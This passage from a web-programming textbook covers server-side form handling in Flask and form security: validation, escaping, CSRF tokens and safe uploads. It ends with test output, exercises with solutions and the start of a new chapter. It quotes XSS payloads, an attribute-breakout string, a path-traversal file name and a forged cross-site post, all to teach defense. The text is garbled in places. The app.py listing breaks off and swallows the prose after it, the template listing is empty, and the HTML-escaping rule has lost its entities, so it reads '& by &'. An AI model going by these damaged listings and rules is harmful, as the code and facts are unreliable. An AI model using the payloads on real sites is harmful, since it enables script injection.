11.12 The Same Form in Python with Flask

The Flask track is the shortest of the four, because Flask and its template engine Jinja2 do the parsing and the escaping [14]. `request.form` holds the urlencoded or multipart fields, `request.files` the uploaded files as `FileStorage` objects, and Jinja2 escapes every `{{ value }}` in an `.html` template automatically. Install Flask with `pip install -r requirements.txt`, start the track with `python app.py`, and open `http://127.0.0.1:9104/bills/new`.

The rules are in `laundry.py`, **Listing 11.55**, which knows nothing about HTTP and could be used unchanged by a command-line program.

Listing 11.55 `check()` and `price()` in Python: the same patterns, messages and tenths arithmetic; prices come from the `Service` table.

```
def check(form, con):
    """Validate the posted fields. Returns (clean, errors); errors maps field ->
message."""
    clean, errors = {}, {}
    customer = form.get("customer", "").strip().upper()
    service = form.get("service", "").strip()
    quantity = form.get("quantity", "").strip()
    rack = form.get("rack", "").strip().upper()
    outlet = form.get("outlet", "").strip()
    express = form.get("express") == "yes"
    clean.update(customer=customer, service=service, quantity=quantity,
                 rack=rack, outlet=outlet, express=express)

    if not CUSTOMER_RX.match(customer):
        errors["customer"] = "Enter a customer id such as C0047."
    else:
        row = con.execute("SELECT name FROM Customer WHERE id = ?", (customer,)).fetchone()
        if row is None:
            errors["customer"] = f"There is no customer {customer}."
        else:
            clean["customer_name"] = row["name"]

    offered = {s["id"]: s for s in services(con)}
    if service not in offered:
        errors["service"] = "Choose a service from the list."
    elif express and service != WASH_FOLD:
        errors["express"] = "Express is offered for wash & fold only."

    if not QUANTITY_RX.match(quantity):
        errors["quantity"] = "Enter the weight or count, for example 2.5."
    else:
        whole, _, tenth = quantity.replace(",", ".").partition(".")
        tenths = int(whole) * 10 + int(tenth or 0)          # 2.4 -> 24; integers, no
rounding error
        if not 1 <= tenths <= 1000:
            errors["quantity"] = "Enter a value from 0.1 to 100."
        elif service in offered:
            word = unit_word(offered[service]["description"])
            if word == "kg":
                clean["units"] = (tenths + 9) // 10            # round UP to a whole
kilogram
            elif tenths % 10:
                errors["quantity"] = f"A whole number of {word}s, for example 2."
            else:
                clean["units"] = tenths // 10

    if outlet not in {o["id"] for o in outlets(con)}:
        errors["outlet"] = "Choose an outlet."
```

Listing 11.55 (Continued) *check() and price() in Python: the same patterns, messages and tenths arithmetic; prices come from the Service table.*

```
    if not RACK_RX.match(rack):
        errors["rack"] = "A rack is A, B or C and 01 to 20, for example B03."
    elif "outlet" not in errors:
        row = con.execute("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?"
                          " AND status IN ('queued', 'finished')", (outlet,
rack)).fetchone()
        if row is not None:
            errors["rack"] = f"Rack {rack} already holds bill {row['id']} at this outlet."
    return clean, errors

def price(clean, con):
    """BR-1 and BR-3: price = service price x units, from the price list, never from the
browser.

    Express is service S0002; its surcharge is the difference from regular wash & fold."""
    by_id = {r["id"]: r for r in con.execute("SELECT id, description, price FROM Service")}
    base = by_id[clean["service"]]
    units = clean["units"]
    word = unit_word(base["description"])
    subtotal = int(base["price"]) * units
    text = f"{amount(units, word)} × {rupiah(base['price'])} = {rupiah(subtotal)}"
    if not clean["express"]:
        return base["id"], subtotal, text
    fast = by_id[EXPRESS]
    total = int(fast["price"]) * units
    percent = round((fast["price"] - base["price"]) * 100 / base["price"])
    text += f" + express {percent} % ({rupiah(total - subtotal)}) = {rupiah(total)}"
    return fast["id"], total, text
```

The web layer, **Listing 11.56**, is the whole of `app.py`. The CSRF check is a `before_request` function that runs before every view and compares tokens with `hmac.compare_digest`. `MAX_CONTENT_LENGTH` makes Flask answer 413 to any request over 3 MB without reading it. `file.read(MAX_PHOTO + 1)` reads at most one byte more than the shop allows: enough to know that a file is too big without reading all of it. And `redirect(…, code=303)` completes Post/Redirect/Get.

Listing 11.56 `app.py`: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and `/echo`.

```python
"""Profitina Laundry, Chapter 11, Python track: the new-bill form and the receipt photo in
Flask.

    python app.py            then open http://127.0.0.1:9104/bills/new

The template, **Listing 11.57**, looks like the PHP view without the `h()` calls, because Jinja2 escapes by default. The `|safe` filter, which switches escaping off for one value, appears nowhere in this track, and it should appear in yours only for HTML your own code produced.

Listing 11.57 `templates/new_bill.html`: the form in Jinja2. `{{ form.customer }}` is escaped automatically, in text and inside attribute values alike.

```

```

11.13 Security of Forms

A form is the front door of an application, and every value that comes through it was chosen by someone the application does not control. The OWASP Top 10 [15] — the industry's list of the most damaging web weaknesses — has *injection* (which includes cross-site scripting), *broken access control* (which includes request forgery) and *insecure design* near the top, and all three arrive through forms. Four rules cover almost all of it.

11.13.1 Validate on the server

Every value is checked on the server, whatever the browser checked, as Section 11.4.7 argued. Checking means more than "is it the right shape". The Laundry form checks the shape of each value (a customer id is a C and four digits), its range (0.1 to 100), its meaning (the customer exists; a shirt is sold per item), and its consistency with other fields and with the shop (express goes with wash & fold; the rack is free at *this* outlet). It validates against a list of what is allowed — a pattern, a list of service ids from the database — never against a list of what is forbidden, because nobody can list everything an attacker might think of.

And some values are not accepted from the form at all. The **price** is the clearest case. A form could easily carry a hidden `price` field, filled in by the page and sent back with the bill; many real applications have been robbed that way, because a hidden field is as editable as any other. The Laundry forms never send a price. The server computes it from the service and the units with Equation (11.4), and the test suite proves it by posting `payment=1`, `Payment=1` and `price=1` with a real bill and checking that the bill costs Rp 36.000.

11.13.2 Escape on the way out

When a page shows something a person typed — the form redisplaying its values, a customer's name on a receipt, a note in a list — the value must be **escaped** for the place it is written, so that it is shown as text and never read as markup. Otherwise a customer id typed as `<script>…</script>` becomes a script that runs in the cashier's browser, with the cashier's session: that is **cross-site scripting**, XSS.

In HTML text and in quoted attribute values, escaping means replacing five characters: `&` by `&`, `<` by `<`, `>` by `>`, `"` by `"` or `"`, and `'` by `'`. The quote characters matter as much as the angle brackets. The customer field is written back as `value="…"`; if a typed `"` were not escaped, the input `" autofocus onfocus="alert(1)` would close the attribute and add two new ones, and the browser would run the script as soon as the field got focus — no `<script>` tag needed.

Each track escapes in its own way: Razor and Jinja2 escape every value automatically; PHP needs `htmlspecialchars` with `ENT_QUOTES` on every value, which `h()` wraps; Java needs a hand-written `h()` (**Listing 11.54**). Checks 05 and 06 of the test suite send both attacks to all four. Escaping is for *output*; it is not validation, and validation is not escaping. The Laundry does both: `<script>` is refused as a customer id *and* written back escaped in the redisplayed form.

11.13.3 Cross-site request forgery

Cross-site request forgery (CSRF) turns the browser's helpfulness into a weapon [16]. The browser sends a site's cookies with every request to that site, whoever caused the request. So a page on *another* site can contain a form whose `action` is the Laundry's `/bills/new`, with hidden fields already filled in, and a line of JavaScript that submits it the moment the page opens. If Dewi

opens that page in another tab while she is logged in to the Laundry, her browser posts the form to the Laundry *with her session cookie*, and without a defense the Laundry sees a perfectly valid request from its own cashier. **Figure 11.22** shows the attack and the defense.



Figure 11.22 A cross-site request forgery and the two defenses. A page on `evil.example` makes the cashier's browser post to the Laundry; the post is refused because it does not carry the session's token, and with `SameSite=Lax` the session cookie is not even sent.

The defense is a **synchronizer token**: a random value the server generates, keeps with the session, and writes into every form it serves. A POST is accepted only if it carries the same value. The page on `evil.example` cannot read the Laundry's pages — the browser's same-origin policy forbids it — so it cannot learn the token, and it cannot guess it either. A token of 16 random bytes is 128 bits, and the chance of guessing it in one try is

$$\Pr[\text{guess}] = 2^{-128} \approx 2.9 \times 10^{-39} \tag{11.8}$$

which is, by Equation (11.8), so small that an attacker making a billion guesses a second would expect to need far longer than the age of the universe. The PHP, Java and Flask tracks implement exactly this; ASP.NET Core's antiforgery system is a refinement of the same idea, pairing a token in the form with one in a cookie and tying both to the user.

A second, independent defense is the cookie attribute `SameSite` [17]. A cookie marked `SameSite=Lax` is not sent with a POST that another site started, so the forged request of **Figure 11.22** arrives without a session at all. All four tracks set it — Razor Pages and Flask by default or configuration, PHP and Java explicitly — but it is a second wall, not a replacement for the token: older browsers ignore it, and "same site" is broader than "same application".

11.13.4 Uploads

An upload puts a file chosen by a stranger on your server's disk. **Table 11.11** lists what can go wrong and what the Laundry code does about each, following OWASP's file upload guidance [18].

Table 11.11 What can go wrong with an upload, and what the Laundry code does. Checking the first bytes is not a malware scan; it only ensures the file is the kind of file it claims to be.

Risk	Example	Defense in all four tracks
the name is a path	`../../web.config`	never use the sent name; the server makes one up
the name is markup	`<img src=x onerror=…>.png` shown on a page	never use the sent name; escape anything shown
the type is a lie	an HTML page sent as `image/png`	check the first bytes: `FF D8 FF` or `89 50 4E 47 …`
the file is served as a page	`receipt.html` served from the web root, running script	store outside the web root; serve through one handler with a fixed type and `nosniff`
the file is huge	2 GB, or a million small requests	a request limit at the server and a smaller one in the page
guessable names	`B2954-1.png`, `B2954-2.png`, …	64 random bits in every name
malware	a real JPEG carrying something else	out of scope here; scan uploads in production
personal data	a signed receipt shows a name and a signature	keep only what is needed; control who can view it

The last row is a legal matter as well as a technical one. A photo of a signed receipt is personal data under Indonesia's personal data protection law, UU No. 27 of 2022 [19]: the shop must have a reason to keep it, keep it safe, and not keep it longer than needed. A real deployment would put the photo door behind the same login as the bill pages; this chapter leaves login out, and says so.

11.13.5 Twenty checks, four servers

A security property that has not been tested is a hope. The file `tests/form_suite.py` makes the same twenty requests against any of the four tracks, using only Python's standard library, and checks the answers: the form and its token, three kinds of refused POST, the four field errors, both escaping attacks, the quote, the save with a forged price, Post/Redirect/Get and the one-time flash, the occupied rack, the curtain rounding, four refused uploads and one accepted, the photo coming back byte for byte with `nosniff`, a path-traversal attempt, and a missing bill. For the tracks with a database it then opens the database file and checks the stored row itself. `tests/run_track.sh` starts a track on a fresh copy of the data with the clock frozen at 2026-09-30 21:00:00, runs the suite and stops the server. **Listing 11.58** is the complete output for the Java track.

Listing 11.58 The twenty checks against the Java track, as printed. The database line shows bill B2954 exactly as the server computed it: service S0002, 3 units, Rp 36.000, queued, taken in by E0004, with one status-log line.

```
PASS 01 GET /bills/new: form, token, 11 services, 3 outlets
PASS 02 POST without the token is refused (400)
PASS 03 POST with a wrong token is refused (400)
PASS 04 four field errors, one summary, status 400
PASS 05 typed markup comes back escaped, never as markup
PASS 06 a quote cannot break out of the value attribute
PASS 07 Calculate price: 2,4 kg express quoted, nothing saved
PASS 08 Save bill: a redirect to /bills/B2954 (Post/Redirect/Get)
PASS 09 the bill page shows the flash and the server's price, not the posted one
PASS 10 reload: the flash is gone, nothing is created twice
PASS 11 the same rack again is refused
PASS 12 2.1 kg of curtains: 3 kg x Rp 15.000 = Rp 45.000 as B2955
PASS 13 upload without the token is refused (400)
PASS 14 upload with no file: 'Choose a photo'
PASS 15 HTML named receipt.png is refused by its first bytes
PASS 16 a 2.5 MB photo is refused
PASS 17 a real PNG is stored under a name the server chose
PASS 18 the photo comes back byte for byte, image/png, nosniff
PASS 19 a path outside the upload folder is not served
      database: ('S0002', 3, 36000, 'queued', 'E0004', '2026-09-30 21:00:00') [('queued',
'2026-09-30 21:00:00')]
PASS 20 no such bill: 404 ; the database holds exactly what the server computed
java: 20 passed, 0 failed
```

Listing 11.59 is the last line of the same run for each of the four tracks.

Listing 11.59 The final line of `form_suite.py` for each track. The Razor track keeps its bills in memory, so its check 20 inspects the bill page instead of a database file.

```
razor: 20 passed, 0 failed
flask: 20 passed, 0 failed
php: 20 passed, 0 failed
java: 20 passed, 0 failed
```

Two checks failed while the tracks were being written, and both were instructive: Razor failed 07 because it writes `+` as `+`, so the suite now compares prices as a browser shows them; and Flask failed 05 because the rules had upper-cased `<script>` before escaping it — correct behavior, and a test that compared the wrong thing. **Table 11.12** puts the four tracks side by side.

Table 11.12 The same form in four technologies. The rows are the jobs every form-handling server must do; the columns show who does each job — the framework, or you.

Job	Razor Pages	PHP	Java HttpServer	Flask
routing	`@page` templates	`index.php` + `router.php`	one context, `if` chain	`@app.get`, `@app.post`
parsing urlencoded	model binding	`$_POST`	`Forms.urlencoded` (by hand)	`request.form`
parsing multipart	`IFormFile`	`$_FILES`	`Forms.multipart` (by hand)	`request.files`
which button	`asp-page-handler`, `formaction`	`name="action"`	`name="action"`	`name="action"`
CSRF token	automatic, `__RequestVerificationToken`	`csrf_token()` + `hash_equals`	session map + `MessageDigest.isEqual`	`before_request` + `compare_digest`
escaping	automatic	`h()` = `htmlspecialchars`	`h()` by hand	automatic (Jinja2)
one-time message	`TempData`	`$_SESSION`	session map	`session.pop`
redirect after POST	302 `RedirectToPage`	303 `header`	303 `sendResponseHeaders`	303 `redirect`
size limit	`[RequestSizeLimit]`	`php.ini` / `-d`	`MAX_BODY`	`MAX_CONTENT_LENGTH`
data	CSV in memory (SQLite with one switch)	PDO, SQLite	JDBC, SQLite	`sqlite3`
port in this chapter	9101	9102	9103	9104

> **THE KEY INSIGHT.** Read **Table 11.12** column by column and the lesson of the chapter appears. Every job is done in every track; what changes is how much of it the framework does for you. Web Forms did the most and hid the most; the JDK's HttpServer does nothing and hides nothing. A good programmer knows what each row involves even when the framework does it — especially then, because that is when nobody is looking.

11.14 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL, and nearly everything a user does in it goes through a form or a JSON request that plays the role of one. Each idea of this chapter has a place there.

The server decides. A scan request carries a website address; what the scan costs and which tier allows it are decided on the server from the account — the Laundry's rule that the price never travels in the form. FastAPI binds and validates request data into typed models, Razor Pages' model binding under another name.

Consent that means something. Indonesia's UU PDP No. 27/2022 requires explicit consent, and an unchecked checkbox sends nothing (Section 11.4.2). A consent form therefore has to treat a

missing value as *no* and refuse to proceed, never assume a default of *yes*. Account deletion, data export and password change are forms too, each protected against being triggered from another site, and the login form is rate-limited so that it cannot be used to guess passwords at speed.

Uploads from strangers. The real-time community lets users repost with a photo. The same rules as the Laundry receipt apply: the file's type is decided by its bytes, its name by the server, and it is served back only through a controlled path. Every link posted in the community is screened by Link Safety before other users see it — validation of *meaning*, not just of shape.

Escaping without exception. Text one user writes is shown to thousands of others, escaped by default.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape: untrusted input, checked on the server; a price or a permission computed, never accepted; output escaped; every state-changing request carrying proof that it came from the application's own page.

11.15 Common Mistakes, and How to Avoid Them

A file input in a form without `enctype="multipart/form-data"`. The server receives the file's name and no bytes, and no error appears anywhere. Every upload form needs `method="post"` and the multipart enctype.

Reading an unchecked checkbox as "not sent means error". An unchecked box sends nothing. Treat a missing name as off, or use a framework helper that adds a hidden `false`.

Trusting `required`, `pattern` and `maxlength`. They are for the user's convenience. Check everything again on the server.

Accepting the price, the total or the role from the form. A hidden field is as editable as a visible one. Compute such values on the server.

Binding a whole entity. `[BindProperty] public Bill Bill` lets the sender set every column. Bind only the fields the form is meant to change.

Parsing `2,4` with the server's culture. The same code gives 2.4 on one server and 24 on another. Parse user numbers with one explicit rule, and never with binary floating point when the result is rounded.

Answering a successful POST with a page. Reload creates a second bill. Redirect after every successful POST.

Printing a typed value without escaping. `<?= $x ?>` in PHP, string concatenation in Java, `|safe` in Jinja2, `@Html.Raw` in Razor: each writes markup a stranger chose. Escape on output, for the place the value is written.

A POST without a CSRF token. Any page on any site can make a logged-in user's browser send it. Put a token in every form that changes something, and check it before anything else.

Using the uploaded file's name or content type. Both are chosen by the sender. Check the first bytes; make up the name; store outside the web root; serve with a fixed type and `nosniff`.

Refilling a list in `Page_Load` on every request (Web Forms). The user's selection is lost before `Click` runs. Wrap first-time work in `if (!IsPostBack)`.

Storing secrets in ViewState, or switching off its MAC (Web Forms). Base64 is readable by anyone, and an unprotected ViewState can be forged.

Changing a bound property in a handler and wondering why the page shows the old value (Razor Pages). The tag helper shows the posted value from `ModelState`. Remove the entry, or clear `ModelState`, after changing a bound value deliberately.

11.16 Chapter Summary

Static pages are files; dynamic pages are programs (**Figure 11.1**, **Table 11.1**). A dynamic page runs code at each request, and code that reads, changes and writes shared data must make the three steps one (**Listing 11.3**, **Listing 11.5**).

A page with code is a class. Web Forms generates a class from each `.aspx` page, in the single-file or the code-behind model (**Figure 11.7**, **Figure 11.8**); Razor Pages splits a page into a view and a `PageModel`. Every request gets a new object.

A form sends text, by rules (**Table 11.2**, **Table 11.3**). Only named, enabled controls are sent; unchecked boxes and unpressed buttons send nothing. GET puts the pairs in the URL and must change nothing; POST puts them in the body (**Table 11.4**). There are three encodings: urlencoded, with a cost given by Equation (11.1); multipart, the only one that carries files; and text/plain, which nothing should parse (**Table 11.6**, **Listing 11.16**, **Listing 11.17**).

Web Forms hid HTTP behind server controls, postback and ViewState (**Figure 11.10**, **Figure 11.14**). Controls are objects in a tree (**Figure 11.12**, **Figure 11.13**); the page posts its one form to itself; ViewState carries the controls' state in a hidden field whose size follows Equation (11.2); the life cycle orders it all (**Figure 11.15**); events are raised in the browser and handled on the server (**Table 11.8**, **Table 11.9**).

Razor Pages keeps the ideas and drops the hiding (**Table 11.10**). Model binding fills properties; tag helpers write the HTML attributes; named handlers answer buttons; nothing is remembered unless you put it in the form (**Figure 11.16**). A form post goes through routing, antiforgery, handler selection, binding, validation and the handler (**Figure 11.17**), and a successful one ends in a redirect (**Figure 11.18**).

The Laundry form prices on the server: $u = \lceil w \rceil$ computed exactly in tenths (Equation (11.3), Equation (11.7)), $P = p_s u$ (Equation (11.4)), express as its own service with a surcharge derived from the price list (Equation (11.5), Equation (11.6)). It runs in Razor Pages, PHP, Java and Flask (**Table 11.12**).

Form security is four habits: validate on the server, escape on output, require a token on every state-changing POST (**Figure 11.22**, Equation (11.8)), and treat uploads as hostile (**Table 11.11**). Twenty checks confirm all four in all four tracks (**Listing 11.59**).

The HTML form is defined by the WHATWG standard [1], its methods by HTTP [2], and multipart by RFC 7578 [3]. For Web Forms see Microsoft's life-cycle documentation [7]; for Razor Pages, model binding, tag helpers, antiforgery and uploads, [9], [10], [11], [12] and [5]. PHP's upload handling is in its manual [4], the JDK server in [13], Flask in [14]. The security guidance is OWASP's [15], [16], [18]; SameSite cookies are specified in [17]; Base64 in [8]; CGI in [6]; and the personal-data obligations are UU 27/2022 [19].

11.17 Exercises

11.1 A form contains: a text field `name` with the value *Ayu*; a disabled text field `discount`; checkboxes `extra` with values *starch* (ticked), *perfume* (not ticked) and *hanger* (ticked); radio buttons `pay` with *cash* chosen; a field without a `name`; and two submit buttons `go`, with values *send* and *draft*, of which *draft* was pressed. Write the urlencoded body the browser sends.

11.2 Urlencode the value `Rp 36.000 & 2½ kg` by hand, then use Equation (11.1) to predict its length before counting it.

11.3 A Web Forms page keeps 1,000 bytes of state in ViewState. Using Equation (11.2), how many characters does `__VIEWSTATE` hold, and how many characters does ViewState add to one postback in total, counting both directions?

11.4 Compute by hand, with Equation (11.7) and Equation (11.4), the bill for: (a) 4.3 kg of wash & fold; (b) 1.0 kg of wash & fold with express, giving the surcharge; (c) 0.1 kg of curtains; (d) 3 bed covers (S0008, Rp 35.000 per item). Then check one of them with *Calculate price* in any track.

11.5 In the Razor Pages form, the `Express` checkbox is bound to a `bool`. Say exactly what the browser sends for `Express` when the box is ticked and when it is not, and explain why the hidden input is necessary.

11.6 Delete the line `ModelState.Remove(nameof(Amount));` from **Listing 11.26**. The amount shows 100.00. What does the page show after pressing *+ 10%* once, then *+ 10%* again, then *Buy*? Explain each.

11.7 A Web Forms page fills `lbCarCode` from the database in `Page_Load`, without testing `IsPostBack`. The user selects *Germany* and presses *Show*. What does the label say, and why? Use **Figure 11.15**.

11.8 Choose GET or POST, with a reason, for: searching customers by name; saving a bill; filtering bills by outlet; logging out; uploading a receipt photo; showing bill B2954.

11.9 In `views/new_bill.php`, change `value="<?= h($f['customer'] ?? '') ?>"` to `value="<?= $f['customer'] ?? '' ?>"`. Which checks of the suite fail, and what could an attacker now do?

11.10 The Laundry's cookies are `SameSite=Lax`. Give two reasons why the CSRF token is still needed.

11.11 A cashier uploads a file named `receipt.png` whose first bytes are `FF D8 FF E0`. What does the server store, under what kind of name, and with what content type is it served? Why is that the right decision?

11.12 Remove the CSRF check from the Flask track (make the `if` in `check_csrf` false) and run the suite. Predict which checks fail before you run it. Did any check pass for the wrong reason?

11.18 Solutions to the Exercises

11.1 `name=Ayu&extra=starch&extra=hanger&pay=cash&go=draft`. The disabled field and the nameless field are not sent; the unticked *perfume* is not sent; only the pressed button is sent. The order is the order of the controls in the document.

11.2 `Rp+36.000+%26+2%C2%BD+kg`. The value has 18 bytes (½ is two). The spaces become `+` and do not grow, the dot is one of the characters that stay, and three bytes must be escaped — `&`, `C2` and

`BD` — so $n_e = 3$, $n_s = 15$ and $L = 15 + 3 \times 3 = 24$. The encoded text is indeed 24 characters, as Python's `urllib.parse.quote_plus` also confirms.

11.3 $4\lceil 1000/3 \rceil = 4 \times 334 = 1336$ characters. It is sent in the page and posted back, so each postback carries it twice: 2,672 characters, before the field name and the urlencoding of any `+`, `/` and `=` characters in the Base64 text, which can grow it further by Equation (11.1).

11.4 (a) $t = 43$, $u = \lfloor 52/10 \rfloor = 5$, $P = 8000 \times 5 = 40000$: Rp 40.000. (b) $t = 10$, $u = \lfloor 19/10 \rfloor = 1$; regular 8000, express 12000, surcharge Rp 4.000, which is still 50 % by Equation (11.6). (c) $t = 1$, $u = \lfloor 10/10 \rfloor = 1$, $P = 15000$: Rp 15.000 — rounding up means even 100 g of curtains costs a kilogram. (d) $u = 3$, $P = 35000 \times 3 = 105000$: Rp 105.000.

11.5 Ticked: `Express=true&Express=false` — the checkbox's value, then the hidden input's; binding takes the first, `true`. Not ticked: only `Express=false`. Without the hidden input, an unticked box would send nothing, and binding would leave the property at whatever it already was instead of setting it to `false`; with a property that defaults to `true`, the page could never be told "no".

11.6 After the first *+ 10%*: the text shows 110.00, because the view prints the property, but the hidden input still holds the posted 100.00, because the tag helper prefers `ModelState`. After the second: 100.00 was posted, so the handler again computes 110.00 — the amount is stuck. After *Buy*: `OnPostBuy` does not touch `Amount`, which was bound from the posted 100.00, so the text shows 100.00.

11.7 "The selected country has the international car code" with no code. The posted selection is loaded into the list in `LoadPostData`, before `Load`; then `Page_Load` refills the list from the database, which clears the selection; then `Click` runs and finds `SelectedItem` null. Wrapping the filling in `if (!IsPostBack)` fixes it, because ViewState keeps the items between postbacks.

11.8 Searching customers: GET — it changes nothing and the result can be bookmarked. Saving a bill: POST — it creates something. Filtering bills: GET — like searching. Logging out: POST — it changes the session, and a GET logout can be triggered by any image tag on any page. Uploading: POST — only a POST body can carry a file. Showing a bill: GET.

11.9 This build ran it: `php: 18 passed, 2 failed`, checks 05 and 06. The typed `<script>alert(1)</script>` is written raw into `value="…"`, where the first `"` it contains ends the attribute; and `" autofocus onfocus="alert(1)` closes the attribute and adds an event handler. The rules had upper-cased both inputs, which happens to break the `alert` call, since JavaScript names are case-sensitive; an attacker would simply write a payload that survives upper-casing. Here the CSRF token happens to block the easy route: a forged POST from another site is refused before the form is redrawn, so a stranger cannot make the page echo a payload into the cashier's browser. But the same missing `h()` wherever a *stored* value is printed — a customer's name on the bill page, entered once by anyone at any counter — would run the script in the browser of every employee who opened that bill, under the Laundry's origin, able to read their pages and act as them. Escaping must not depend on luck elsewhere. (The first version of check 06 compared case-sensitively and so did *not* catch this; running the experiment is how the weakness in the test was found and fixed.)

11.10 First, `SameSite` is a browser feature: an old or unusual browser may ignore it, and the server cannot tell. Second, "same site" is wider than "same application": a page on another subdomain of the same site, or an injected script on a page of the same site, is not cross-site, and

`Lax` does not stop it; the token, which such a page cannot read, still does. (A third: `Lax` still sends cookies with top-level GET navigations, so any state-changing GET would be exposed.)

11.11 The bytes say JPEG, so the file is stored as `B2954-` followed by sixteen random hexadecimal digits and `.jpg`, and served as `image/jpeg` with `nosniff`. The name and the claimed type came from the sender and are ignored; the bytes are what the browser will actually decode, so they decide. Serving it as `image/png` would be harmless for most browsers but wrong; serving an HTML file as an image is what the check prevents.

11.12 This build ran it: `flask: 16 passed, 4 failed` — checks 02, 07, 08 and 13. Check 02 *saved* B2954 without a token; that occupied rack A03, so 07 and 08 were refused; and the tokenless upload (13) was accepted. Check 03 passed for the wrong reason — refused because of the rack, not the token — and 09 passed by showing the flash left by check 02. A passing test proves only what it checks.

Chapter 12

Evaluation and Discussion III: Server Pages, Forms and State, from JSP to Razor Pages

This chapter adds no new technology. It works problems instead, eleven of them, each solved from a blank page and each run on a real machine before a word about it was written. The first four make one project: a website for Profitina Laundry, written as Java Server Pages, with a data model, eight features that create, read, update and delete data, a look that can be defended with numbers rather than taste, and the evidence, write-up, packaging and repository that turn a program into something another person can use. The other seven are new, and each targets one idea from Chapters 9 to 11: a Web Forms page and the Razor page that replaces it; a visitor counter that loses visitors when two arrive at once, and the lock that stops it; a form whose rules are checked on the server however the browser behaves; one page with two buttons and two handlers; a status check written once as a thin client and once as a fat client, with the difference between them shown in a real browser; the same page on five systems, PHP, JSP, ASP.NET, Java and Python, answering the same question with the same numbers; and a form that another website cannot submit on your behalf. Every problem is solved in the technology it is about and again in Java and in Python, and every output printed below a program is the output that program produced. By the end you will have a method for any problem that involves a page on a server, a form and some state, and you will have used it eleven times.

12.1 Where We Left Off

Chapters 9, 10 and 11 widened the toolbox in three directions, and it is worth laying the tools out on the table before we pick them up. **Table 12.1** is the inventory.

Table 12.1 The tools of Chapters 7 and 9 to 11, and the problems of this chapter that use them.

Chapter	What it gave us	Where this chapter uses it
7 (recalled)	JSP pages, directives, scriptlets, the implicit objects, EL, JSTL, the four scopes	Problems 12.1 to 12.4, 12.10
9	ASP.NET: the page syntax of Web Forms (`<%@ Page %>`, `<script runat="server">`, `<%= %>`), server controls, validation controls; ASP.NET Core Razor Pages; Rich Internet Applications and AJAX, thin and fat clients	Problems 12.5, 12.9
10	Three systems side by side: PHP on Apache, JSP on Tomcat, ASP.NET on IIS or Kestrel; installing and running each; the Razor Pages project and its files	Problems 12.4, 12.10
11	Static and dynamic pages (the visitor counter), single-file and code-behind page classes, web forms, web controls, events and their handlers, application and session state	Problems 12.6, 12.7, 12.8, 12.11

Two threads run through all four chapters, and they are the threads this chapter pulls on. The first is that **a page on a server is a program**. Whether it is written as a `.jsp` file, an `.aspx` file or a `.cshtml` file, the server turns it into a class, calls a method of that class once per request, and sends back what the method wrote. The markup is only the part of the program that happens to

look like HTML. The second thread is that **the web forgets**. Between one request and the next, nothing survives unless you put it somewhere on purpose: in the database, in the session, in the application, in a cookie, or in a hidden field of the form. Web Forms hid this forgetting behind *ViewState* and *postbacks*, which made a page feel like a desktop window; Razor Pages, JSP and Flask do not hide it, which is why they are easier to reason about once you know where each piece of state lives.

This chapter is built in four layers.

1. **A method** (Section 12.2): six questions to ask of any problem about a page, a form and some state, before any code is written.
2. **The case and the code** (Section 12.3): the database, the folder of programs, the small JSP engine that lets the JSP pages run on any machine with a JDK, and exactly what was run.
3. **Eleven worked problems.** Problems 12.1 to 12.4 (Section 12.4) build the project. Problems 12.5 and 12.6 (Section 12.5) are about pages and state, 12.7 and 12.8 (Section 12.6) about forms and handlers, 12.9 and 12.10 (Section 12.7) about rich clients and about three systems at once, and 12.11 (Section 12.8) about forms that cannot be forged.
4. **The closing sections**: the problems compared, where the ideas meet a real product, common mistakes, a summary, exercises, and their full solutions.

Every problem is laid out in the same order, with bold labels so that you can find your place again: **the problem**, **In our own words**, **Design**, the solution in the problem's own technology, then **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Read the statement of a problem, then cover the page and give it ten minutes: write the URL of every request, list the fields of every form, and say where each piece of state will live. Only then read on. A solution you have struggled with first is understood in a way that a solution you have only read never is, and the *check yourself* variant at the end of each problem tells you whether the idea has really arrived.

12.2 How to Approach a Server-Page Problem

A problem about server pages rarely asks for one function. It describes something a person wants to do through a browser, "take in a bill", "show the queue", "count the visitors", and leaves you to decide what travels between the browser and the server, what the server remembers, and what it must refuse. Beginners start by writing the page. That is the one place not to start, because the page is the *last* thing that depends on every decision. Instead, ask six questions, in this order, and write the answers down. On a small problem this takes five minutes; on a large one it is the design.

> **DEFINITION.** A *request* is one message from the browser to the server: a *method* (`GET` to read, `POST` to change), a *path* such as `/Bills/New`, and *parameters*, either in the query string after `?` or in the body of a form. A *response* is the server's answer: a *status code* (200 OK, 302 redirect, 400 bad request, 403 forbidden, 404 not found, 422 unprocessable), some *headers*, and usually a body of HTML or JSON [1].

